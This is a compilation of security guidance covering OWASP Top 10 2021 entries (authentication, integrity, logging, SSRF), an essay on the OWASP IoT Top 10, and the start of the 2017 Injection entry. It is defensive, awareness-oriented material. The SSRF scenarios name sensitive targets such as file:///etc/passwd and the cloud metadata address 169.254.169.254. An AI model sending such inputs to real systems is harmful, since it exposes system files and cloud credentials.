- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.

- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers," which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords data stores (see **A02:2021-Cryptographic Failures**).
- Has missing or ineffective multi-factor authentication.
- Exposes session identifier in the URL.
- Reuse session identifier after successful login.
- Does not correctly invalidate Session IDs. User sessions or authentication tokens (mainly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

How to Prevent

- Where possible, implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak password checks, such as testing new or changed passwords against the top 10,000 worst passwords list.
- Align password length, complexity, and rotation policies with N
- National Institute of Standards and Technology (NIST) 800-63b's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence-based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts, but be careful not to create a denial of service scenario. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session identifier should not be in the URL, be securely stored, and invalidated after logout, idle, and absolute timeouts.

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. Suppose an application does not implement automated threat or credential stuffing protection. In that case, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered, best practices, password rotation, and complexity requirements encourage users to use and reuse weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set correctly. A user uses a public computer to access an application. Instead of selecting "logout," the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

References

- OWASP Proactive Controls: Implement Digital Identity
- OWASP Application Security Verification Standard: V2 authentication
- OWASP Application Security Verification Standard: V3 Session Management
- OWASP Testing Guide: Identity, Authentication
- OWASP Cheat Sheet: Authentication
- OWASP Cheat Sheet: Credential Stuffing
- OWASP Cheat Sheet: Forgot Password
- OWASP Cheat Sheet: Session Management
- OWASP Automated Threats Handbook
- NIST 800-63b: 5.1.1 Memorized Secrets

List of Mapped CWEs

CWE-255 Credentials Management Errors

CWE-259 Use of Hard-coded Password

CWE-287 Improper Authentication

CWE-288 Authentication Bypass Using an Alternate Path or Channel

CWE-290 Authentication Bypass by Spoofing

CWE-294 Authentication Bypass by Capture-replay

CWE-295 Improper Certificate Validation

CWE-297 Improper Validation of Certificate with Host Mismatch

CWE-300 Channel Accessible by Non-Endpoint

CWE-302 Authentication Bypass by Assumed-Immutable Data

CWE-304 Missing Critical Step in Authentication

CWE-306 Missing Authentication for Critical Function

CWE-307 Improper Restriction of Excessive Authentication Attempts

CWE-346 Origin Validation Error

CWE-384 Session Fixation

CWE-521 Weak Password Requirements

CWE-613 Insufficient Session Expiration

CWE-620 Unverified Password Change

CWE-640 Weak Password Recovery Mechanism for Forgotten Password

CWE-798 Use of Hard-coded Credentials

CWE-940 Improper Verification of Source of a Communication Channel

CWE-1216 Lockout Mechanism Errors

A08:2021 – Software and Data Integrity Failures

Overview

A new category for 2021 focuses on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data. Notable Common Weakness Enumerations (CWEs) include *CWE-829: Inclusion of Functionality from Untrusted Control Sphere*, *CWE-494: Download of Code without Integrity Check*, and *CWE-502: Deserialization of Untrusted Data*.

Description

Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs). An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise. Lastly, many applications now include auto-update functionality, where

updates are downloaded without sufficient integrity verification and applied to the previously trusted application. Attackers could potentially upload their own updates to be distributed and run on all installations. Another example is where objects or data are encoded or serialized into a structure that an attacker can see and modify is vulnerable to insecure deserialization.

How to Prevent

- Use digital signatures or similar mechanisms to verify the software or data is from the expected source and has not been altered.
- Ensure libraries and dependencies, such as npm or Maven, are consuming trusted repositories. If you have a higher risk profile, consider hosting an internal known-good repository that's vetted.
- Ensure that a software supply chain security tool, such as OWASP Dependency Check or OWASP CycloneDX, is used to verify that components do not contain known vulnerabilities
- Ensure that there is a review process for code and configuration changes to minimize the chance that malicious code or configuration could be introduced into your software pipeline.
- Ensure that your CI/CD pipeline has proper segregation, configuration, and access control to ensure the integrity of the code flowing through the build and deploy processes.
- Ensure that unsigned or unencrypted serialized data is not sent to untrusted clients without some form of integrity check or digital signature to detect tampering or replay of the serialized data

Example Attack Scenarios

Scenario #1 Update without signing: Many home routers, set-top boxes, device firmware, and others do not verify updates via signed firmware. Unsigned firmware is a growing target for attackers and is expected to only get worse. This is a major concern as many times there is no mechanism to remediate other than to fix in a future version and wait for previous versions to age out.

Scenario #2 SolarWinds malicious update: Nation-states have been known to attack update mechanisms, with a recent notable attack being the SolarWinds Orion attack. The company that develops the software had secure build and update integrity processes. Still, these were able to be subverted, and for several months, the firm distributed a highly targeted malicious update to more than 18,000 organizations, of which around 100 or so were affected. This is one of the most far-reaching and most significant breaches of this nature in history.

Scenario #3 Insecure Deserialization: A React application calls a set of Spring Boot micro services. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing the user state and passing it back and forth with each request. An attacker notices the "rO0" Java object signature (in base64) and uses the Java Serial Killer tool to gain remote code execution on the application server.

References

- [OWASP Cheat Sheet: Software Supply Chain Security](Coming Soon)
- [OWASP Cheat Sheet: Secure build and deployment](Coming Soon)
- OWASP Cheat Sheet: Infrastructure as Code
- OWASP Cheat Sheet: Deserialization
- SAFECode Software Integrity Controls
- A 'Worst Nightmare' Cyberattack: The Untold Story Of The SolarWinds Hack
- CodeCov Bash Uploader Compromise
- Securing DevOps by Julien Vehent

List of Mapped CWEs

CWE-345 Insufficient Verification of Data Authenticity

CWE-353 Missing Support for Integrity Check

CWE-426 Untrusted Search Path

CWE-494 Download of Code Without Integrity Check

CWE-502 Deserialization of Untrusted Data

CWE-565 Reliance on Cookies without Validation and Integrity Checking

CWE-784 Reliance on Cookies without Validation and Integrity Checking in a Security Decision

CWE-829 Inclusion of Functionality from Untrusted Control Sphere

CWE-830 Inclusion of Web Functionality from an Untrusted Source

CWE-915 Improperly Controlled Modification of Dynamically-Determined Object Attributes.

A09:2021 – Security Logging and Monitoring Failures

Overview

Security logging and monitoring came from the Top 10 community survey (#3), up slightly from the tenth position in the OWASP Top 10 2017. Logging and monitoring can be challenging to test, often involving interviews or asking if attacks were detected during a penetration test. There isn't much CVE/CVSS data for this category, but detecting and responding to breaches is critical. Still, it can be very impactful for accountability, visibility, incident alerting, and forensics. This

category expands beyond *CWE-778 Insufficient Logging* to include *CWE-117 Improper Output Neutralization for Logs*, *CWE-223 Omission of Security-relevant Information*, and *CWE-532 Insertion of Sensitive Information into Log File*.

Description

Returning to the OWASP Top 10 2021, this category is to help detect, escalate, and respond to active breaches. Without logging and monitoring, breaches cannot be detected. Insufficient logging, detection, monitoring, and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions, are not logged.
- Warnings and errors generate no, in-adequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by dynamic application security testing (DAST) tools (such as OWASP ZAP) do not trigger alerts.
- The application cannot detect, escalate, or alert for active attacks in real-time or near real-time.

You are vulnerable to information leakage by making logging and alerting events visible to a user or an attacker (see A01:2021-Broken Access Control).

How to Prevent

Developers should implement some or all the following controls, depending on the risk of the application:

- Ensure all login, access control, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts and held for enough time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that log management solutions can easily consume.
- Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- DevSecOps teams should establish effective monitoring and alerting such that suspicious activities are detected and responded to quickly.

- Establish or adopt an incident response and recovery plan, such as National Institute of Standards and Technology (NIST) 800-61r2 or later.

There are commercial and open-source application protection frameworks such as the OWASP ModSecurity Core Rule Set, and open-source log correlation software, such as the Elasticsearch, Logstash, Kibana (ELK) stack, that feature custom dashboards and alerting.

Example Attack Scenarios

Scenario #1: A childrens' health plan provider's website operator couldn't detect a breach due to a lack of monitoring and logging. An external party informed the health plan provider that an attacker had accessed and modified thousands of sensitive health records of more than 3.5 million children. A post-incident review found that the website developers had not addressed significant vulnerabilities. As there was no logging or monitoring of the system, the data breach could have been in progress since 2013, a period of more than seven years.

Scenario #2: A major Indian airline had a data breach involving more than ten years' worth of personal data of millions of passengers, including passport and credit card data. The data breach occurred at a third-party cloud hosting provider, who notified the airline of the breach after some time.

Scenario #3: A major European airline suffered a GDPR reportable breach. The breach was reportedly caused by payment application security vulnerabilities exploited by attackers, who harvested more than 400,000 customer payment records. The airline was fined 20 million pounds as a result by the privacy regulator.

References

- OWASP Proactive Controls: Implement Logging and Monitoring
- OWASP Application Security Verification Standard: V8 Logging and Monitoring
- OWASP Testing Guide: Testing for Detailed Error Code
- OWASP Cheat Sheet: Application Logging Vocabulary
- OWASP Cheat Sheet: Logging)
- Data Integrity: Recovering from Ransomware and Other Destructive Events
- Data Integrity: Identifying and Protecting Assets Against Ransomware and Other Destructive Events
- Data Integrity: Detecting and Responding to Ransomware and Other Destructive Events

List of Mapped CWEs

CWE-117 Improper Output Neutralization for Logs

CWE-223 Omission of Security-relevant Information

CWE-532 Insertion of Sensitive Information into Log File

CWE-778 Insufficient Logging

A10:2021 – Server-Side Request Forgery (SSRF)

Overview

This category is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage and above-average Exploit and Impact potential ratings. As new entries are likely to be a single or small cluster of Common Weakness Enumerations (CWEs) for attention and awareness, the hope is that they are subject to focus and can be rolled into a larger category in a future edition.

Description

SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).

As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.

How to Prevent

Developers can prevent SSRF by implementing some or all the following defense in depth controls:

From Network layer

- Segment remote resource access functionality in separate networks to reduce the impact of SSRF
- Enforce “deny by default” firewall policies or network access control rules to block all but essential intranet traffic.
  Hints:
  ~ Establish an ownership and a lifecycle for firewall rules based on applications.
  ~ Log all accepted *and* blocked network flows on firewalls (see A09:2021-Security Logging and Monitoring Failures).

From Application layer:

- Sanitize and validate all client-supplied input data
- Enforce the URL schema, port, and destination with a positive allow list
- Do not send raw responses to clients
- Disable HTTP redirections
- Be aware of the URL consistency to avoid attacks such as DNS rebinding and “time of check, time of use” (TOCTOU) race conditions

Do not mitigate SSRF via the use of a deny list or regular expression. Attackers have payload lists, tools, and skills to bypass deny lists.

Additional Measures to consider:

- Don't deploy other security relevant services on front systems (e.g. OpenID). Control local traffic on these systems (e.g. localhost)
- For frontends with dedicated and manageable user groups use network encryption (e.g. VPNs) on independant systems to consider very high protection needs

Example Attack Scenarios

Attackers can use SSRF to attack systems protected behind web application firewalls, firewalls, or network ACLs, using scenarios such as:

Scenario #1: Port scan internal servers – If the network architecture is unsegmented, attackers can map out internal networks and determine if ports are open or closed on internal servers from connection results or elapsed time to connect or reject SSRF payload connections.

Scenario #2: Sensitive data exposure – Attackers can access local files such as or internal services to gain sensitive information such as file:///etc/passwd and http://localhost:28017/.

Scenario #3: Access metadata storage of cloud services – Most cloud providers have metadata storage such as http://169.254.169.254/. An attacker can read the metadata to gain sensitive information.

Scenario #4: Compromise internal services – The attacker can abuse internal services to conduct further attacks such as Remote Code Execution (RCE) or Denial of Service (DoS).

References

- OWASP - Server-Side Request Forgery Prevention Cheat Sheet
- PortSwigger - Server-side request forgery (SSRF)

- Acunetix - What is Server-Side Request Forgery (SSRF)?
- SSRF bible
- A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!

List of Mapped CWEs

CWE-918 Server-Side Request Forgery (SSRF)

Internet of Things Security Vulnerabilities

The benefits of the internet are really countless and inarguable. One of the best things about this particular modern technology is its inherent abilities to serve us in every course, be it on learning, business and in every single thing that you can think of. Now that we are already in the 21st century where the modern ad advanced technology is very vital, internet of things will always be important in terms of connectivity, sending and receiving of data. Just like the other valuable assets out there, the information and data that we put online must be regarded as a very valuable asset too to any organization that needs an effective and suitable protection against any possible types of threats such as virus and hackers. The internet of things refers to devices other than tablets, smartphones and computers that communicate, connect, and transmit information between or each other via internet. The Internet of things can offer a number of benefits to all consumers and there are a lot of innovative companies out there that already sell connected devices, sensors, apps, services and many more unlike the things that we have ever seen before. Though that is the case, businesses and consumers alike need to consider the protection and security regarding internet of things, too, after all it is very important to protect each consumer's very sensitive data from any unauthorized access, hackers or thieves. In the world of internet of things, the risk is not just to the information or data but beyond the security dimensions that we considered before with the fact that hackers are now highly modernized too. Here, certain insecure connection can give access to a hacker not only to the confidential data that are transmitted by the device but also to everything else right there on a certain user's network. If a home automation system is not secure, a hacker can override the settings in order to unlock all the doors. It can really be disturbing to think that a hacker can remotely recalibrate one's medical devices such as a heart monitor or an insulin pump.

When it comes to protection and security, the advanced technology is definitely ever-changing. Despite the numerous benefits of internet of things, with the increased connectivity between the internet and devices, you must expect that there will also be a number of privacy and security risks that may be such a pain in the neck. The following are the OWASP IoT Top 10 Vulnerabilities:

Insecure Web Interface

This can be possibly present when issues such as lack of account lookout, account enumeration, or weak credentials are present. This is very much prevalent as the intent here is to have a certain interface exposed mainly on the internal networks, however, the threats from the internal users can be as significant as the threats that are from the external users. The issues regarding the web interface are just quite easy to discover when you manually examine the interface long with the automated testing tools in order to identify issues like cross-site scripting, account lockout and session management.

When an insecure web interface is not addressed in real time, it can result in a great corruption or data loss, and as well as lack of accountability, or a denial of access which can only lead to a complete device takeover. Its impact also in the business can lead to a highly compromised devices as well as compromised customers. With this being said, it is very important that you know if your web interface is secured all the time. The following are ways on how to check an insecure web interface:

◉ Determine if the default password and username can be changed during the initial product setup

◉ Determine if a particular user account is locked out right after 3 to 5 failed log-in attempts

◉ Determine if the valid accounts can be possibly identified using a password recovery mechanism or a new user pages.

◉ Review the web interface for issues like cross-site request forgery, cross-site scripting, and SQL injection.

Ways on how to make your web interface completely secure:

An insecure web interface can result to a very serious problem that can impact not only your brand or company but can compromise your customers as well. It is very essential that for you to know a secure web interface strictly requires the following:

◉ Default “passwords and usernames” to be changed right during the initial setup.

◉ Ensuring that the password recovery mechanisms are totally robust and don’t supply any attacker with data or information which indicates a valid account.

◉ Ensuring the web interface is not at risk or susceptible to SQLi, CSRF, or XSS.

◉ Ensuring that the credentials are not susceptible or exposed in both the external or internal network traffic.

◉ Ensuring that weak passwords are literally not allowed.

◉ Ensuring the account lookout right after 3 to 5 log-in attempts.

Insufficient Authentication or Authorization:

This is another security threat that occurs when a certain website permits an attacker to have an access with sensitive contents or functionalities without having authenticating it properly. A good example of this is the web-based administration tools of websites that provide an access to a number of sensitive functionalities.

Depending on the particular online resource, the said web applications must not be directly accessible without strictly requiring the user to verify their own identity properly. In an insufficient authorization/ authentication issue, the attacker uses a weak password, insecure password recovery mechanisms, and lack of granular access control or poorly protected credentials in order to have access to a particular interface. The said attacker can come from an internal or external user. It is very good to remember that an authentication may not be that effective or sufficient when the passwords that are used are weak or are poorly protected.

An insufficient authorization or authentication can possibly result in corruption or data loss, denial of access, lack of accountability and as well as to a complete compromise of the user accounts and of the device. In terms of business, it can lead to compromised devices and user accounts and all the data can be modified, stolen or deleted. In order for you to know if your authorization or authentication is effective and sufficient, you can check it by:

For insufficient authentication

◉ Attempting to use only simple passwords like "1234 ". It can be an easy and fast way to determine if its password policy is bound and sufficient to all kinds of interfaces.

◉ Reviewing the network traffic in order to determine if the credentials are transmitted in valid and clear text.

◉ Reviewing all the requirements around that password controls such as password history check, password complexity, password expiration and the forced password reset for the new user.

◉ Reviewing if re-authentication is needed for the sensitive features.

For insufficient authorization

◉ Reviewing the different interfaces in order to determine if the interface allow for the separation of roles. Let's say, all features will be open or accessible to the administrators but the users, on the other hand, will have a more limited set of the features that are available.

◉ Reviewing the access controls as well as the testing for a privilege escalation.

Effective ways on to make your authorization/ authentication even better:

◉ Always ensure that strong passwords will always be required.

◉ Ensure that the granular access control is always in place, if necessary.

◉ Ensure that all the credentials are properly secured or protected.

◉ Implement 2 factor authentication when possible

◉ Ensure that the password recovery mechanisms are always secure

◉ Ensure the re-authentication will always be a requirement for the sensitive features

◉ Ensure that the options are completely available for/ when configuring the password controls.

Insecure Network Services

Insecure network services may be prone or susceptible to a buffer overflow attack or any attacks that can create a denial of service condition which may make the device inaccessible to its user. These attacks against the users may be facilitated when an insecure network services are present or available. This particular problem can be detected with the help of the automated tools like fuzzers and port scanners. Here, the attackers use the vulnerable network services to access or

attack a certain device or to bounce the attacks off a device. These attacks can come from internal or external users and if they are not addressed immediately or are not prevented, these may result in corruption or data loss as well as denial of service and facilitation of attacks on some other devices.

To check for the presence of an insecure network service, you can try the following ways:

◉ Determine if the insecure network service exists by reviewing the device for an open ports with the use of a port scanner

◉ When you have already identified the open ports, each can be checked or tested by using any number of automated tools that works on looking for any DoS vulnerability or any vulnerabilities which are related to UDP services. You can also look for vulnerabilities that are related to fuzzing attacks or buffer overflow.

◉ Review the network ports in order to ensure that they are completely necessary and as well as if there are any ports that are exposed right to the internet via UPnP.

Ways to secure your network services:

◉ Ensure only the necessary ports are being exposed to the internet and are made available.

◉ Ensure the services are not susceptible or vulnerable to any fuzzing attacks or buffer overflow, as well as to DoS attacks that can just impact or affect the device itself or the other devices or users right on the local network and other networks.

◉ Ensure the network services or ports are not being exposed to the internet via UPnP, for example.

Lack of Transport Encryption and Testing

This allows the communication to be possibly exposed to any untrusted 3rd parties which provides a certain attack vector to completely compromise the web application and steal the sensitive information. Here, the attackers use lack of transport encryption to access or view the data that is being passed over a network. The attack can be from an internal or external user and it is very prevalent on networks, particularly the local networks, as it is quite very easy to assume that their traffic will not be that widely visible. In the case of the local wireless networks, misconfiguration of the wireless networks can make the traffic visible very much visible to any person within the range of the wireless networks. If this is not prevented or is not addressed, this problem may result in great data loss, and depending in the information or data that were exposed, it can also possibly lead to a complete compromise of the user accounts and of the device itself.

Checking for lack of transport encryption includes:

◉ Reviewing for the network traffic of a certain device, its possible mobile applications and any cloud connections in order to determine if there are any information that is passed in a valid and clear text

◉ Reviewing the possible use of TLS or SSL to ensure that it is up to date and is properly implemented.

◉ Reviewing the possible uses of any kind of encryption protocols to ensure that they're accepted and recommended.

Ways on how to use a sufficient transport encryption:

◉ Ensure that the data is encrypted using protocols like TLS and SSL while transiting networks.

◉ Ensure that the other industry standard encryption techniques are used to protect the data during the transport if the TLS or SSL are not accessible or available.

◉ Ensure only the accepted encryption standards that are being used and avoid the use of propriety encryption protocols.

Privacy Concerns/ Testing

Here, the attackers use multiple vectors like lack of transport encryption, insufficient authentication or insecure network services to access or view personal data which are not properly secured or are being collected unnecessarily. The collection of this personal data along with the insufficient protection of the data can possibly lead to a compromised user's personal data. IN checking for privacy concerns, you must:

◉ Identify the data types that are collected by a device, the mobile applications and cloud interfaces.

◉ Collect only the necessary things to perform at its proper function.

◉ Review the persons who have access to it and determine if the data can be anonymized or de-identified.

◉ Data if a data retention policy is required or in place

How to prevent or minimize privacy concerns:

◉ Ensure only the data which is critical to the device's functionality.

◉ Ensure that the collected data is de-identified or anonymized as well as protected with encryption.

◉ Ensure that the device and its components is properly secure personal data or information

◉ Ensure that only the authorized individuals can have access to important information and there is a retention limits that are set for all the collected data.

◉ Ensure that there is a notice and choice that is provided for end-users if the information collected is more than what is actually expected from a certain product.

22Insecure Cloud Interference

Insecure cloud interference is present when the account enumeration is possible or when the easy to guess credentials are used. Usually, this can easily be discovered by simply reviewing the cloud interface connections and determining if the SSL is actually in use or by using the reset password mechanism in order to identify the valid accounts, which can lead to the account enumeration.

Basically, the attackers use multiple vectors like insufficient authentication, account enumeration, and lac of transport in order to get an access to the controls or data through the cloud website. The attacks usually come from internet and this could lead to compromise the

control and user data over the device. The data could be modified or stolen and the control over the devices can be assumed, which could definitely harm your brand and customers as well.

So, is your cloud interface completely secure? In order to check for an insecure cloud interface, one should do the following:

◉ Determine if the default password and username can be changed during the initial setup of product.

◉ Determine if a specific account of user can be locked out after 3 to 5 failed login attempts.

◉ Determine if the valid user accounts can possibly be identified using the mechanisms such as password recovery or via new user pages.

◉ Review the interface issues such as cross site request forgery, cross site scripting and SQL injection.

◉ Review the entire cloud interfaces for any kind of vulnerabilities including the could-based web interfaces and API interfaces.

How can you secure your cloud interface? In order to secure a cloud interface it requires the following:

1. The default passwords and ideally, the default usernames to be changed during the initial setup.
2. Ensure that the user accounts can't be enumerated by using any functionality like the password reset mechanisms.
3. Ensure that accounts will lock out after 3 or 5 failed login attempts.
4. Ensure that the cloud-based web interface isn't susceptible to the SQLi, XSS or CSRF.
5. Ensure that the credentials aren't exposed throughout the internet.
6. If possible, implement a two-factor authentication.

Insecure Mobile Interface

Just the same with insecure cloud interface, an insecure mobile interface is usually present in mobile application interfaces when weak passwords are made, no 2- factor authentication is being implemented, and no account lockout mechanism is featured.

The simple solution for this vulnerability is to do exactly what a mobile interface lacks; ,make strong passwords, implement two-factor authentication, and implement an account lockout feature after several failed login attempts.

Usually, the attackers uses numerous vectors like account enumeration, lack of transport encryption and insufficient authentication in order to get an access on controls or data through the mobile interface, which could also lead to compromising the user control and data over the mobile devices.

So, is your mobile interface secure? In order to check if it is, you need to identify the following:

◉ Determine if the default password and username can be changed during the initial setup of mobile product.

◉ Determine if there's an account lockout feature after 3 to 5 failed login attempts.

◉ Determine if the valid accounts can be identified through the use of mechanisms like password recovery or the new user pages.

◉ Review whether the credentials are visible while being connected to the wireless networks
◉ Review whether the 2-factor authentication option is available.

To secure a mobile interface, it requires the following:

1. Changing of default usernames and passwords during the initial mobile product setup.
2. Ensuring that the user accounts can't be enumerated through the use of functionalities like the password reset mechanism.
3. Ensure an account lockout after several failed login attempts.
4. Ensure that the credentials are completely hidden during the connection with wireless networks.
5. Implement the 2-factor authentication as much as possible.

Insufficient Security Configurability

Insufficient security configurability is a kind of vulnerability present when the users of device have no or limited ability to alter their security controls. This is usually apparent when the device's web interface has no available options for creating the granular permissions for user or for instance, forcing the use of very strong passwords. The manual review of web interface as well as its available options will be the one to reveal these deficiencies.

Usually, the attackers took advantage of the granular permissions in order to access the data or the controls of device. They could also take the advantage when there's a lack of encryption options as well as lack of password options in order to perform their other attacks, which can compromise the data or the device itself. The attacks can potentially come from any user of device, whether accidental or intentional.

Is your security configurability sufficient? In order to check, simply do the following:

◉ Review the device's administrative interface for the options in order to strengthen its security like forcing of strong password creation.

◉ Review its administrative interface for the capability of separating the admins users from the normal users.

◉ Review the encryption options administrative interface.

◉ Review the options on administrative interface in order to enable a secure logging for several security events.

◉ Review the administrative interface in order to enable the notifications and alerts to the end users for the security events purpose.

In order to improve your security configurability, it would require the following:

1. Ensure the ability of separating the normal users from the administrative users
2. Ensure the ability of encrypting data in transit or at rest.
3. Ensure the ability of forcing the strong password policies
4. Ensure the ability of enabling the logging of security events
5. Ensure the ability of notifying the end users of the security events.

Insecure Software/Firmware

The devices' lack of ability to become updated shows security vulnerability on its own. The devices should always be capable of updating themselves when the vulnerabilities or security issues are discovered, and the software/firmware updates can also become insecure when the updated files as well as the network connection that are delivered are not completely protected. The software/firmware can also become insecure if they contain sensitive hardcoded data like credentials. The security issue regarding the software/firmware are somewhat easy to be discovered by simply inspecting the amount of traffic during the update in order to check for the encryption, or by simply using a hex editor in order inspect the updated files for the interesting formation.

The insecure software/firmware attackers usually use multiple vectors like capturing the updated file through the unencrypted connection, the updated files itself isn't encrypted or they're capable of performing their own malicious update through DNS hijacking. Depending on the update methods as well as the device's configuration, the attack would potentially come from local internet or network, which could lead to compromise of user data, attack against other devices and control over the devices.

So, how would you know if your software/firmware is secure? First and foremost, it's very important to note that the devices should be capable of updating and perform regular updates themselves. If they are, checking for insecurities on updates should include:

- Reviewing of the updated files for the exposure of its sensitive information in the human readable format for those who use hex editor tools.
- Reviewing of the production updated files for the proper encryption through the use of accepted algorithms.
- Reviewing of the production updated files in order to ensure that it's properly signed.
- Reviewing of the method used for communication during the transmission of update.
- Reviewing of the cloud updated service in order to ensure that the encryption methods for transport are up-to-date and configured properly and also the service itself isn't vulnerable.
- Reviewing of the device for the proper validation of the signed, updated files.

In order to secure your software/firmware, you need to do the following:

1. Ensure that the device is capable of updating and can perform regular updates
2. Ensure that the update files are encrypted through the use of several accepted methods for encryption.
3. Ensure that the updated files are transmitted through the use of encrypted connection.
4. Ensure that the update is verified and signed before your allow the update to be applied or uploaded.
5. Ensure that the update server is completely secured.

Poor Physical Security

The poor physical security is present in the device when the attacker is capable of disassembling the device easily to get an access in the storage medium or any data store on the medium. Poor security is also present when the USB ports or any other external ports can possibly be used in

order to get an access on the device using the features that are intended for the maintenance or configuration.

Anyone who has a physical access on the device can be a threat agent and they may use several vectors like SD cards, USB ports, and other external storage means in order to get an access on the operating system and probably, any kind of data that are stores on the device.

Is your physical security sufficient? In order to check if it is, you need to do the following:

- Review how easy your device can be disassembled and your data storage mediums can be removed or accessed
- Review the usage of any external ports in order to identify if the data can be accessed even without disassembling the device.
- Review several physical external ports in order to determine if all of them are needed for proper function of device.
- Review the administrative interface in order to determine if the external ports like USB can be used for deactivation.
- Review the administrative interface in order to identify if the admin capabilities can be narrowed to the local access only.

In order to physically secure your device, you need to do the following:

1. Ensure that the data storage medium can't be removed easily
2. Ensure that the stored data is completely encrypted even at rest
3. Ensure that any external ports can't be used in order to get an access in your device.
4. Ensure that the device can't be disassembled easily.
5. Ensure that the product is capable of limiting the admin capabilities.

Conclusion

IoT and big data go hand in hand. Within a very short period, connected sensors are able to produce great masses of information. In order to make all those data actionable and meaningful, manufacturers have to take advantage of the right reporting tools and business intelligence. They also have to find ways of looping their findings into product design and engineering. Because of that, there has to be close connection between analysis, data gathering, and product lifecycle management or PLM systems.

Anywhere and anytime, manufacturers are using complicated and expensive machinery as a key asset production, the connected sensors in the global IoT is able to report on materials, output, and key performance and quality metrics.

Teams of people would no longer need to travel in order to visit the production sites for recording their findings on manual basis. Data from the IoT can draw instant attention, followed by corrective and timely action, such as maintenance, repair and replacement.

In the future, whether it is 2020 or 2025, Internet of Things will become the most important part of one's life, for it is going to connect various sources of information such as cars, sensors, and mobile phones in an even tighter manner. The number of devices connecting to the internet increases. These billion of components are consuming, processing, and producing information in various environments, which include airports, logistic applications, and factories, along with the

work and daily lives of people. IoT is the upcoming technology with countless benefits and particular assumed drawbacks. However, those drawbacks can be transformed into benefits by little bit of more research and system advancement for it will become the most efficient part of people's lives in the near future.

The OWASP Top 10 is a standard awareness document for developers and web application security.

It represents a broad consensus (consistency) about the most critical security risks to web applications.

Companies should adopt this document and start the process of ensuring that their web applications minimize these risks.

Using the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organization into one that produces more secure code.

Top 10 Web Application Security Risks

A1:2017-Injection: Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query.

The attacker's hostile (very unfriendly) data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

Is the Application Vulnerable?

An application is vulnerable to attack when:

* User-supplied data is not validated, filtered, or sanitized by the application.
* Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
* Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
* Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source (SAST) and dynamic application test (DAST) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

* The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).

Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().

* Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
* For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.

